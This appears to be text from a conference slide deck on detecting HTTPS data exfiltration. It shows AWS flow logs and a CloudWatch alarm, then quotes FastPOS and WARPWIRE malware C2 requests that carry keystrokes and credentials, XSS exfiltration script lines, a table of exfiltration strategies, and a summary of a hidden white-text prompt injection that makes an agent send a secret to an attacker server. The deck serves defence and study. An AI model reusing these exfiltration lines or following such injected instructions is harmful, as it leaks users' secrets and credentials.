▶	2025-07-01T07:19:36.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 98.137.11.164 48462 443 6 11 1307 1751354376 1751354430 ACCEPT OK
▶	2025-07-01T07:23:32.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 52.119.199.182 55716 443 6 15 3722 1751354612 1751354670 ACCEPT OK
▶	2025-07-01T07:42:34.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 52.46.141.158 58678 443 6 15 3722 1751355754 1751355811 ACCEPT OK
▶	2025-07-01T08:01:38.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 67.220.249.108 60550 443 6 15 3722 1751356898 1751356952 ACCEPT OK
▶	2025-07-01T08:27:34.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 69.147.92.11 45458 443 6 157 8839 1751358454 1751358513 ACCEPT OK
▶	2025-07-01T08:27:34.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 69.147.92.11 45450 443 6 150 8423 1751358454 1751358513 ACCEPT OK
▶	2025-07-01T08:27:34.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 69.147.92.12 48018 443 6 185 10191 1751358454 1751358513 ACCEPT OK
▶	2025-07-01T08:28:34.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 142.251.111.103 43228 443 6 13 1432 1751358514 1751358573 ACCEPT OK
▶	2025-07-01T08:28:34.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 69.147.92.12 43300 443 6 186 10243 1751358514 1751358573 ACCEPT OK

CloudWatch metrics



CloudWatch alarm



CloudWatch notification

ALARM: "Excessive HTTPS (Outgoing)" in US East (N. Virginia)

External

Inbox x



AWS Notifications

to me ▾

1:15 PM (11 minutes ago)



You are receiving this email because your Amazon CloudWatch Alarm "Excessive HTTPS (Outgoing)" in the US East (N. Virginia) region has entered the ALARM state, because "Threshold Crossed: 1 out of the last 1 datapoints [17.0 (01/07/25 10:12:00)] was greater than the threshold (10.0) (minimum 1 datapoint for OK -> ALARM transition)." at "Tuesday 01 July, 2025 10:15:02 UTC".

View this alarm in the AWS Management Console:

<https://us-east-1.console.aws.amazon.com/cloudwatch/deeplink.js?region=us-east-1#alarmsV2:alarm/Excessive%20HTTPS%20%28Outgoing%29>

Alarm Details:

- Name: Excessive HTTPS (Outgoing)
- Description: More than 10 flows to HTTPS service(s) - Outgoing Traffic.
- State Change: INSUFFICIENT_DATA -> ALARM
- Reason for State Change: Threshold Crossed: 1 out of the last 1 datapoints [17.0 (01/07/25 10:12:00)] was greater than the threshold (10.0) (minimum 1 datapoint for OK -> ALARM transition).
- Timestamp: Tuesday 01 July, 2025 10:15:02 UTC
- AWS Account: 661394817574
- Alarm Arn: arn:aws:cloudwatch:us-east-1:661394817574:alarm:Excessive HTTPS (Outgoing)

Threshold:

- The alarm is in the ALARM state when the metric is GreaterThanThreshold 10.0 for at least 1 of the last 1 period(s) of 60 seconds.

Monitored Metric:

- MetricNamespace: DEX_NAMESPACE
- MetricName: DEX_OVER_HTTPS
- Dimensions:
- Period: 60 seconds

FastPOS malware

key&log=TWND%sKWND%s	Used to send the logged keystrokes. First string is the window title; second string is the key log
add&log=%s&foundin=%s	Used by the RAM Scraper thread during data exfiltration. First string is the card dump; second string is the process name.

Table 1. Commands for sending the stolen information

```
GET /star/cdosys.php?comdlg64=key&log=TWNDRunkWNDcreateproc:\progra HTTP/1.1
Host: 5.100.156.107
Connection: Keep-Alive
Cache-Control: no-cache
HTTP/1.1 200 OK
```

WARPWIRE malware

WARPWIRE is a credential harvester written in Javascript that is embedded into a legitimate Connect Secure file. WARPWIRE targets plaintext passwords and usernames which are submitted via a HTTP GET request to a command and control (C2) server.

WARPWIRE captures credentials submitted during the web logon to access layer 7 applications, like RDP. Captured credentials are Base64-encoded with `btoa()` before they are submitted to the C2 via a HTTP GET request.

```
hxxps://symantke[.]com/?<username>&<password>
```

LLM exploitation

The exploit relies on embedding malicious instructions within a seemingly benign blog post. The post, hosted on a FastAPI² server, presents a snippet of the Wikipedia article on Artificial Intelligence³, modified to include a hidden prompt injection. The injection is rendered in white text on a white background, ensuring that it remains visually imperceptible to users while being fully processed by the agent. When a user requests a summary of the article, the agent ingests hidden instructions, which direct it to perform a sequence of actions: first, retrieve the secret from its knowledge base; second, embed the secret into a URL by replacing a predefined placeholder (`{{code}}`); and third, **transmit the secret to an attacker-controlled server via a GET request**. The attacker server, also implemented using FastAPI, logs all incoming requests to a dynamic endpoint (`/id`), allowing precise tracking of exfiltrated data associated with each injection variant.

<https://arxiv.org/html/2510.09093v1>

Exfiltration in XSS

```
<script src=http://127.0.0.1/exfilPayload.js></script>
```

```
// Try to async load the image, whose name is the string of data  
downloadImage.src = "http://127.0.0.1/exfil/" + i + "/" + exfilChunk + ".jpg";
```



Exfiltration strategies

Table 1: Exfiltration strategies comprised of parameters data size, exfiltration speed, and packet size.

Strategy	File size	Interval	Packet size	Goodput	Example
S1	< 10 Kb	0.0 s	~ 1Kb	> 1.0 Mb/s	Exfiltration of RSA private key
S2	10 Kb - 10 Mb	0.0 s	~ 1Kb	> 1.0 Mb/s	Stealthy exfiltration of .pdf or .docx document
S3	10 Kb - 10 Mb	0.5 s	~ 1Kb	~ 1.0 Kb/s	Normal exfiltration of .pdf or .docx document
S4	10 Kb - 10 Mb	5.0 s	~ 1Kb	< 0.2 Kb/s	Aggressive exfiltration of .pdf or .docx document
S5	> 10 Mb	0.0 s	~ 1Kb	> 1.0 Mb/s	Aggressive exfiltration of large database

```

GET /??zhGaSUsKOG5dz730q7ESB0yQP2fMsBh
Z6WXbdfNpsFgAOqfqPMLn12MJ1q/T/HGdv
EQu1VHmXP44dQS+NTCA== HTTP/1.1
Host: x.x.x.x
Accept-Encoding: gzip, deflate, compress
Accept: */*
User-Agent: python-request/2.2.1 CPython/2.7.
6 Linux/4.4.0-89-generic

```

Demo

Tool available after conference at [**https://github.com/nitsa**](https://github.com/nitsa)

Q & A

Any Questions ?

Thank you !